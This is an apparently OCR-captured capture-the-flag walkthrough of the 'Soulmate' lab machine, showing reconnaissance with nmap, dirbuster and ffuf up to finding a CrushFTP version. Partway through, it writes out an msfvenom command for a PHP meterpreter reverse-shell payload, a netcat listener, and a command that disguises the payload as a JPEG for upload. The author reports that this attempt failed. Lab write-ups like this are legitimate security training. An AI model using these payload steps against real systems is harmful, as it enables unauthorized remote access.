

Soulmate

Use nmap to scan the ip address for the machine to find vulnerable services



```
└─$ nmap -Av -T4 -p- 10.10.11.86
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 23:51 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 23:51
Completed NSE at 23:51, 0.00s elapsed
Initiating NSE at 23:51
Completed NSE at 23:51, 0.00s elapsed
Initiating NSE at 23:51
Completed NSE at 23:51, 0.00s elapsed
Initiating Ping Scan at 23:51
Scanning 10.10.11.86 [4 ports]
Completed Ping Scan at 23:51, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:51
Completed Parallel DNS resolution of 1 host. at 23:51, 0.04s elapsed
Initiating SYN Stealth Scan at 23:51
Scanning 10.10.11.86 [65535 ports]
Discovered open port 80/tcp on 10.10.11.86
Discovered open port 22/tcp on 10.10.11.86
Completed SYN Stealth Scan at 23:52, 43.84s elapsed (65535 total ports)
Initiating Service scan at 23:52
Scanning 2 services on 10.10.11.86
Completed Service scan at 23:52, 6.11s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.11.86
Initiating Traceroute at 23:52
Completed Traceroute at 23:52, 0.05s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 23:52
Completed Parallel DNS resolution of 2 hosts. at 23:52, 0.05s elapsed
NSE: Script scanning 10.10.11.86.
Initiating NSE at 23:52
Completed NSE at 23:52, 1.71s elapsed
Initiating NSE at 23:52
Completed NSE at 23:52, 0.22s elapsed
Initiating NSE at 23:52
Completed NSE at 23:52, 0.00s elapsed
Nmap scan report for 10.10.11.86
Host is up (0.049s latency).
Not shown: 65408 closed tcp ports (reset), 125 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Uptime guess: 45.652 days (since Wed Aug 20 08:13:19 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Using the command sudo nano /etc/hosts put the ip 10.10.11.86 with the domain soulmate.htb. We will then put soulmate.htb in the search bar to get access to the webpage.



We will use the tool dirbuster to scope out all of the possible hidden directories. We see the following directories are available: index.php, login.php, and register.php.


```
┌──(kali㉿kali)-[~]
└─$ dirbuster -u http://soulmate.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

DirBuster: invalid option -- w
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
File found: /index.php - 200
File found: /login.php - 200
File found: /register.php - 200
File found: /profile.php - 302
Dir found: /assets/ - 403
Dir found: /assets/images/ - 403
Dir found: /assets/css/ - 403
Dir found: /assets/images/profiles/ - 403
File found: /logout.php - 302
```

I created a temporary account in the /register to see if we can be able to exploit the upload file function in the “Upload New Picture” section.



I created a malicious payload using msfvenom tool with the following command `msfvenom -p php/meterpreter/reverse_tcp LHOST= 10.10.15.20 LPORT=4444 -o payload.php`.We set up a listener using the tool netcat by executing the command `nc -nvlp 4444`. After we will combine it with an already existing file `cat image.jpg payload.php > malicious_image.jpg`.


Here is a visual of how this exploit works...




However after attempting this exploit it did not work :(When uploading the file and trying to go where the destination of where the file was uploaded. But when uploading the file it seems like they changed the metadata of the file name and contents. So this is a dead end.

Let's enumerate more! We will use the tool ffuf to find subdomains on soulmate.htb. We will use the command ffuf...


`-u http://soulmate.htb -H "Host: FUZZ.soulmate.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt`




It looks like we may be able to access ftp subdomain lets check it out! We received this result when putting this in the url field. Lets add this into the /etc/hosts file.




After adding the subdomain in the /etc/hosts file we received the CrushFTP webpage.







From viewing the page source we can identify the exact version of CrushFTP which is 11.W.657.



